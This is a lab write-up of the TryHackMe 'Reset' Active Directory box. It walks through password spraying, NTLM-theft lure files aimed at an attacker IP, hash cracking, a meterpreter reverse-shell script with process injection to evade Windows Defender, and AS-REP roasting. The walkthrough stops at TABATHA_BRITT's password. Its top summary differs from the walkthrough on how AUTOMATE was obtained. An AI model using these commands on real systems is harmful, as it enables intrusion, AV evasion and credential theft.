Reset
Box Info
Platform: TryHackMe, OS: Windows (AD, thm.corp, HAYSTACK / HayStack), Difficulty: Hard
Attack Path
- SMB
datashare →onboardingslide deck ends with names/emails and the initial passwordResetMe123!. Spray → valid forlily. lily’s share access / notes →AUTOMATE : Passw0rd1→evil-winrm.ldapdomaindump/GetNPUsersasAUTOMATE→ AS-REP roastTABATHA_BRITT→ crack →TABATHA_BRITT : marlboro(1985).- BloodHound shows an ACL chain:
TABATHA_BRITT→SHAWNA_BRAY→CRUZ_HALL→DARLA_WINTERS(each hasForceChangePasswordon the next). Walk it withnet rpc password. DARLA_WINTERShas Constrained Delegation tocifs/HayStack.thm.corp→ S4U impersonate Administrator →wmiexec→ root.
Credentials
- initial:
ResetMe123!(→lily) AUTOMATE:Passw0rd1TABATHA_BRITT:marlboro(1985)- ACL chain targets get set to
BaphometwasHere420@$
Overview
RESET earns its Hard rating by refusing to give up the second credential the easy way: the initial foothold is almost trivial once you find it (a leaked password sitting in a slide deck on an open SMB share), but everything after that is a chain of pivots where each step only exists because the previous one gave you just enough access to see it. I started with the data share’s onboarding folder, where an internal training deck ends with an actual plaintext password meant for new hires, exactly the kind of “helpful” document that never should have left an internal wiki. Spraying that password across the domain gets one working account, and that account’s own share access leaks a second, more useful credential (AUTOMATE) hidden in what looks like an internal note. From AUTOMATE I pivoted into Kerberos abuse (an AS-REP roast against an account with pre-authentication disabled), and then into what I think is the most interesting part of this box: a BloodHound-mapped ACL chain where four accounts each hold ForceChangePassword over the next one in line, so compromising the first lets you walk the whole chain one password reset at a time until you land on an account with real privilege. That last account holds constrained delegation to the domain controller’s CIFS service, which an S4U2self/S4U2proxy request turns into a fully impersonated Administrator ticket, and from there wmiexec is a straight shot to a SYSTEM shell.
Related ACL / ForceChangePassword abuse: VulnNet Roasted. Related AS-REP roasting: RAZ0RBLACK, VulnNet Roasted. Related constrained delegation / S4U abuse to impersonate a privileged account: this is the reference case on this site for that technique.
Full Walkthrough
This machine simulates breaking into a live Active Directory environment from a cold start, no credentials, no prior knowledge of the domain beyond an IP address, which meant my first job was simply figuring out what I was looking at before I could plan any kind of attack.

My first pass with crackmapexec and anonymous SMB found a handful of shares that were at least visible, but every attempt to actually list what was inside them came back access denied. Visible-but-unreadable shares are still worth noting even when they lead nowhere immediately, since a later credential might unlock them, so I kept a mental list and moved on to basic domain enumeration instead.
Domain information from that same anonymous session
Domain Name: THM
Domain Sid: S-1-5-21-1966530601-3185510712-10604624
Anonymous LDAP/SMB enumeration only confirmed the two built-in accounts, administrator and guest, which is normal but not useful on its own. To go beyond the built-ins I turned to Kerberos itself: GetNPUsers.py against a small username list will reveal whether any of those names exist on the domain, since the KDC’s response differs for a real account versus one that does not exist, all without needing a password.
python3 GetNPUsers.py -usersfile /usr/share/SecLists/Usernames/top-usernames-shortlist.txt -no-pass -dc-ip 10.10.1.130 THM/Rustscan results
Open 10.10.1.130:53
Open 10.10.1.130:88
Open 10.10.1.130:135
Open 10.10.1.130:139
Open 10.10.1.130:389
Open 10.10.1.130:464
Open 10.10.1.130:445
Open 10.10.1.130:593
Open 10.10.1.130:636
Open 10.10.1.130:3389
Open 10.10.1.130:5985
Open 10.10.1.130:9389
Open 10.10.1.130:49671
Open 10.10.1.130:49669
Open 10.10.1.130:49670
Open 10.10.1.130:49676
Open 10.10.1.130:49703
Open 10.10.1.130:49673
Initial nmap scan
PORT     STATE SERVICE       REASON  VERSION
53/tcp   open  domain?       syn-ack
88/tcp   open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2024-04-03 04:04:07Z)
135/tcp  open  msrpc         syn-ack Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: thm.corp0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds? syn-ack
464/tcp  open  kpasswd5?     syn-ack
593/tcp  open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped    syn-ack
3389/tcp open  ms-wbt-server syn-ack Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: THM
|   NetBIOS_Domain_Name: THM
|   NetBIOS_Computer_Name: HAYSTACK
|   DNS_Domain_Name: thm.corp
|   DNS_Computer_Name: HayStack.thm.corp
|   DNS_Tree_Name: thm.corp
|   Product_Version: 10.0.17763
|_  System_Time: 2024-04-03T04:06:26+00:00
| ssl-cert: Subject: commonName=HayStack.thm.corp
| Issuer: commonName=HayStack.thm.corp
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-01-25T21:01:31
| Not valid after:  2024-07-26T21:01:31
| MD5:   1593 b46f 8770 a73a 9649 f3ec e9ad c968
| SHA-1: 9d45 4568 8ee5 2758 e3cc 26ff e0ca 23db 5ae6 017e
| -----BEGIN CERTIFICATE-----
| MIIC5jCCAc6gAwIBAgIQYX4tgCrderNB4R+8ZsmEBTANBgkqhkiG9w0BAQsFADAc
| MRowGAYDVQQDExFIYXlTdGFjay50aG0uY29ycDAeFw0yNDAxMjUyMTAxMzFaFw0y
| NDA3MjYyMTAxMzFaMBwxGjAYBgNVBAMTEUhheVN0YWNrLnRobS5jb3JwMIIBIjAN
| BgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEApK21ITU7iV1Yu2/DdUVw5vAc/DyD
| SF9w27iyDoRL85CgxAkLCE9XBxyT3qNbNUqeRBefM9MmBbJ/jYu29zrDOyA8CrP5
| IfwjLJrHcM8SzyABPGudOdRFf1zKbR0coVhfEZtgIy81+412CFDTYf3nuXwJR3sV
| 1R+DJLUmj9yfvvXpSzzZLj3t2mAiyAPZHCuALOyw3bmh7zKe0+//hcnvrm8f2Hkj
| ucqukdj9Dbq+cqfjTIbwitvkyB9OOoII0HwQWZ026f39ZkB03296If7QMnRexyEg
| udOOK57aMUMfNmDkLmVFJrN/txa+7ghoSRnhpZCQuUFwXlkAO6o3LZwECQIDAQAB
| oyQwIjATBgNVHSUEDDAKBggrBgEFBQcDATALBgNVHQ8EBAMCBDAwDQYJKoZIhvcN
| AQELBQADggEBACVA2CvbsLEtSlT+tpousDWKBzfJQ4BpagvEJ0JO5Fd2GnMfXR9Z
| Oh4V4pMmb+b/NeBfrJ/7RoU/pSLxGhnd8kha1mv4UouY97H5WlORLO15r1H7gfvh
| ++C4MU+XKAeuiCHGSfecy1DZITt9jpuNf3eddYb65pSAUWU7QkJv9V6KvKNgzDfV
| nQogWNc7sdbHYlxHgBMs5CS0CivROnlcO9gLpKZlWOZTi+4gERTfLNz2ZeVSW9e+
| HxXgn7sOWLvybZ+1vTSCUguD+Ym4CLTor8N8ud+4FE8qews+EBBm5XNmn8yDJCU9
| Ct+iYlQVJMreg70HXzvODmD+sqzu7ijcVFo=
|_-----END CERTIFICATE-----
|_ssl-date: 2024-04-03T04:07:05+00:00; -1s from scanner time.
Service Info: Host: HAYSTACK; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 0s, deviation: 0s, median: 0s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 38852/tcp): CLEAN (Timeout)
|   Check 2 (port 48636/tcp): CLEAN (Timeout)
|   Check 3 (port 64918/udp): CLEAN (Timeout)
|   Check 4 (port 3581/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2024-04-03T04:06:30
|_  start_date: N/A
Circling back to that data share I had noted earlier, a fresh credential or two later I finally had read access, and inside it sat a folder named onboarding. Folders with names like that are worth opening on any engagement, since onboarding material is written for brand-new employees who do not yet know better, which makes it a common place to find a password spelled out in plain English. Sure enough, the slide deck inside ended with a message listing names, email addresses, and an actual initial password, exactly the kind of leak that turns into a password spray target the moment you see it.


Pulling the relevant slide text together gave me a name to target and a password to spray with:
Message was directed to LILY ONEILL

Initial password is ResetMe123!
A password from an onboarding deck is only useful if nobody has changed it since, so I sprayed ResetMe123! across every account I knew about with crackmapexec to check. It came back valid for exactly one account, lily, which was enough to move from anonymous access to an actual authenticated foothold.
SMB         10.10.1.130     445    HAYSTACK         [*] Windows 10.0 Build 17763 x64 (name:HAYSTACK) (domain:thm.corp) (signing:True) (SMBv1:False)
SMB         10.10.1.130     445    HAYSTACK         [-] thm.corp\guest:ResetMe123! STATUS_LOGON_FAILURE
SMB         10.10.1.130     445    HAYSTACK         [-] thm.corp\administrator:ResetMe123! STATUS_ACCOUNT_RESTRICTION
SMB         10.10.1.130     445    HAYSTACK         [+] thm.corp\lily:ResetMe123!
SMB         10.10.1.130     445    HAYSTACK         [-] Error enumerating shares: STATUS_ACCESS_DENIED
crackmapexec smb 10.10.1.0/24 -u users.lst -p 'ResetMe123!' --sharesWith lily’s credentials confirmed, I ran through several of the standard impacket enumeration scripts to see what they could reach, but none of them turned up anything new, which told me lily’s own account was fairly locked down and that whatever came next would have to come from somewhere else, most likely the share access lily did have.
Since I had write access to at least part of the SMB estate through lily, I reached for ntlm theif, a tool that generates a whole set of lure files (.scf, .lnk, .url, and several document formats) that each trigger a Windows client to authenticate back to an attacker-controlled server the moment the file is merely browsed to or opened, no user interaction beyond that required. Planting one of these in a location someone else will eventually browse to is a reliable way to capture an NTLM handshake from whoever opens that folder next.

python3 ntlm_theft.py -g all -s 10.6.59.97 -f baphometOf the whole batch of lure files it generated, I picked the .lnk variant specifically and dropped it into the onboarding folder on the share, since that folder was already proven to be one that other people on this domain actually browse into.

I did not have to wait long. Someone browsed into that folder, Windows rendered the .lnk icon, and my listener caught the resulting NetNTLM authentication attempt.

A captured NetNTLM hash is only worth the account it belongs to once it is cracked, so I sent it straight at hashcat against rockyou to recover the plaintext.

hashcat -m 5600 -a 0 hash /usr/share/SecLists/Passwords/Leaked-Databases/rockyou.txt -OAUTOMATE:Passw0rd1That crack recovered a working password for AUTOMATE, a second account entirely separate from lily, and one that turned out to have far more useful access once I logged in.

evil-winrm --user AUTOMATE -p 'Passw0rd1' -i 10.10.1.130
Once I had a shell as AUTOMATE, my first instinct was to try dropping a standard msfvenom executable for a more stable callback, but it got flagged and quarantined immediately, which confirmed Windows Defender was active and watching for exactly that kind of unencoded payload. Rather than fight the AV signature directly, I decided to go the process-injection route instead: generate raw shellcode, run it through an encoder to break up the byte patterns AV signatures look for, and then inject it into a legitimate, already-running process like explorer.exe instead of ever writing a suspicious binary to disk.
I put together a short Metasploit resource script, main.rc, to automate generating that encoded payload and standing up the matching listener in one step.
use windows/x64/meterpreter_reverse_tcp
set LHOST tun0
set LPORT 9001
set EXITFUNC thread
set ENCODER x64/xor
generate -f raw -o meter.bin
use multi/handler
set LHOST tun0
set LPORT 9001
set EXITFUNC thread
run -j
Running that resource script generates an x64/xor-encoded raw shellcode file, which I then need to inject into a running process rather than execute directly, in order to actually get a meterpreter callback without ever dropping a flagged executable.


For the actual injection I used shellcode_inject64.exe from this GitHub repo, which takes a target process ID and a raw shellcode file and writes the payload directly into that process’s memory. I started a fresh notepad.exe process specifically so I would have a clean, unremarkable PID to target, grabbed its PID, and pointed the injector at it.
With a stable meterpreter session running, I poked around the local filesystem for a while looking for anything else interesting sitting on the box itself, but nothing stood out. Since this box is fundamentally an Active Directory exercise, I decided that further local enumeration was a lower-value use of time than turning AUTOMATE’s domain credentials against the directory itself.
Having a genuine domain credential opens up LDAP, which is a much richer source of information than anything reachable anonymously. ldapdomaindump is my usual starting point for this: it pulls users, groups, computers, and a good chunk of the domain’s object attributes in one authenticated pass and writes them out as structured files I can grep through afterward.
┌─[abadd0n@EX3CP01S0N] - [~/thm/boxes/reset] - [Wed Apr 03, 10:10]
└─[$]> ldapdomaindump 10.10.197.78 -u 'thm.corp\AUTOMATE' -p 'Passw0rd1'
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished┌─[abadd0n@EX3CP01S0N] - [~/thm/boxes/reset] - [Wed Apr 03, 10:10]
└─[$]> jq -r '.[].attributes.sAMAccountName[0]' domain_users.json
AUTOMATE
RAQUEL_BENSON
LEANN_LONG
TREVOR_MELTON
AUGUSTA_HAMILTON
TED_JACOBSON
3966486072SA
MARION_CLAY
MORGAN_SELLERS
3811465497SA
CHRISTINA_MCCORMICK
HORACE_BOYLE
LETHA_MAYO
CHERYL_MULLINS
LILY_ONEILL
ANDY_BLACKWELL
DARLA_WINTERS
RICO_PEARSON
TABATHA_BRITT
LINDSAY_SCHULTZ
STEWART_SANTANA
HOWARD_PAGE
CRUZ_HALL
MARCELINO_BALLARD
DANIEL_CHRISTENSEN
ROSLYN_MATHIS
JULIANNE_HOWE
FANNY_ALLISON
MITCHELL_SHAW
MICHEL_ROBINSON
ELLIOT_CHARLES
DEANNE_WASHINGTON
CYRUS_WHITEHEAD
CECILE_WONG
SHAWNA_BRAY
TRACY_CARVER
ERNESTO_SILVA
3091731410SA
krbtgt
Guest
AdministratorWith a proper user list pulled from the domain dump, I went looking for accounts vulnerable to AS-REP roasting next.
AS-REP roasting with GetNPUsers.py
GetNPUsers.py walks a list of domain usernames and, for any account that does not have “Do not require Kerberos preauthentication” set, requests that account’s TGT with no password needed at all. Because pre-authentication is disabled, the KDC hands the TGT back encrypted with a key derived straight from the account’s own NTLM hash, which makes the ticket crackable offline exactly like any other password hash. This is the attack known as ASREProast, and it costs nothing to check for since it needs no credentials of its own beyond a valid username.
┌─[abadd0n@EX3CP01S0N] - [~/impacket/examples] - [Wed Apr 03, 10:13]
└─[$]> python3 GetNPUsers.py thm.corp/AUTOMATE
Impacket v0.11.0 - Copyright 2023 Fortra

Password:
Name           MemberOf                                                      PasswordLastSet             LastLogon                   UAC
-------------  ------------------------------------------------------------  --------------------------  --------------------------  --------
ERNESTO_SILVA  CN=Gu-gerardway-distlist1,OU=AWS,OU=Stage,DC=thm,DC=corp      2023-07-18 12:21:44.224354  <never>                     0x410200
TABATHA_BRITT  CN=Gu-gerardway-distlist1,OU=AWS,OU=Stage,DC=thm,DC=corp      2023-08-21 16:32:59.571306  2023-08-21 16:32:05.792734  0x410200
LEANN_LONG     CN=CH-ecu-distlist1,OU=Groups,OU=OGC,OU=Stage,DC=thm,DC=corp  2023-07-18 12:21:44.161807  2023-06-16 08:16:11.147334  0x410200
All three of the accounts that came back turned out to belong to the same distribution group, which was a good sign that whoever set up this environment had disabled pre-authentication on the group as a whole rather than per account, so I requested a TGT for each of the three at once.
┌─[abadd0n@EX3CP01S0N] - [~/impacket/examples] - [Wed Apr 03, 10:14]
└─[$]> python3 GetNPUsers.py thm.corp/TABATHA_BRITT
Impacket v0.11.0 - Copyright 2023 Fortra

Password:
[*] Cannot authenticate TABATHA_BRITT, getting its TGT
$krb5asrep$23$TABATHA_BRITT@THM.CORP:e35404c9832521c5ba67c5344aa45b83$0f416ef52271e1ffb709ac824ce2f945c3f179fff3f4449faef293fe66b74ed0baff9ca1f8a14e182a89175fa8d5e5ebdf95e9351ef8200862a9defa5bb60c7f439cbe5626cea8fed87c92a2c0f270642de04c42daf27bbb8b3a600e1a8470aa6b9baae097f5e7c1073461d279d8ed044c0ce6a4c90471052b212edc970ca3b7e491c5f840fb1d000d9165d1785debf259763961f61a4917202f563ba1aced3611663200c45a8ca59a76202162beb05b20a5f5511511e2d5fa251fce5940c0a8a3250844207aa832a42d47570c5cbaf75a4869aa04b825efc6ac2bff7de058ee061caaf6
With the AS-REP hash in hand for TABATHA_BRITT, the next step was the same offline cracking pass I had already run once before on this box, this time against a Kerberos hash instead of a captured NetNTLM one.
┌─[abadd0n@EX3CP01S0N] - [~/thm/boxes/reset] - [Wed Apr 03, 10:16]
└─[$]> hashcat -m 18200 -a 0 hash /usr/share/SecLists/Passwords/Leaked-Databases/rockyou.txt -O --force

$krb5asrep$23$TABATHA_BRITT@THM.CORP:e35404c9832521c5ba67c5344aa45b83$0f416ef52271e1ffb709ac824ce2f945c3f179fff3f4449faef293fe66b74ed0baff9ca1f8a14e182a89175fa8d5e5ebdf95e9351ef8200862a9defa5bb60c7f439cbe5626cea8fed87c92a2c0f270642de04c42daf27bbb8b3a600e1a8470aa6b9baae097f5e7c1073461d279d8ed044c0ce6a4c90471052b212edc970ca3b7e491c5f840fb1d000d9165d1785debf259763961f61a4917202f563ba1aced3611663200c45a8ca59a76202162beb05b20a5f5511511e2d5fa251fce5940c0a8a3250844207aa832a42d47570c5cbaf75a4869aa04b825efc6ac2bff7de058ee061caaf6:marlboro(1985)

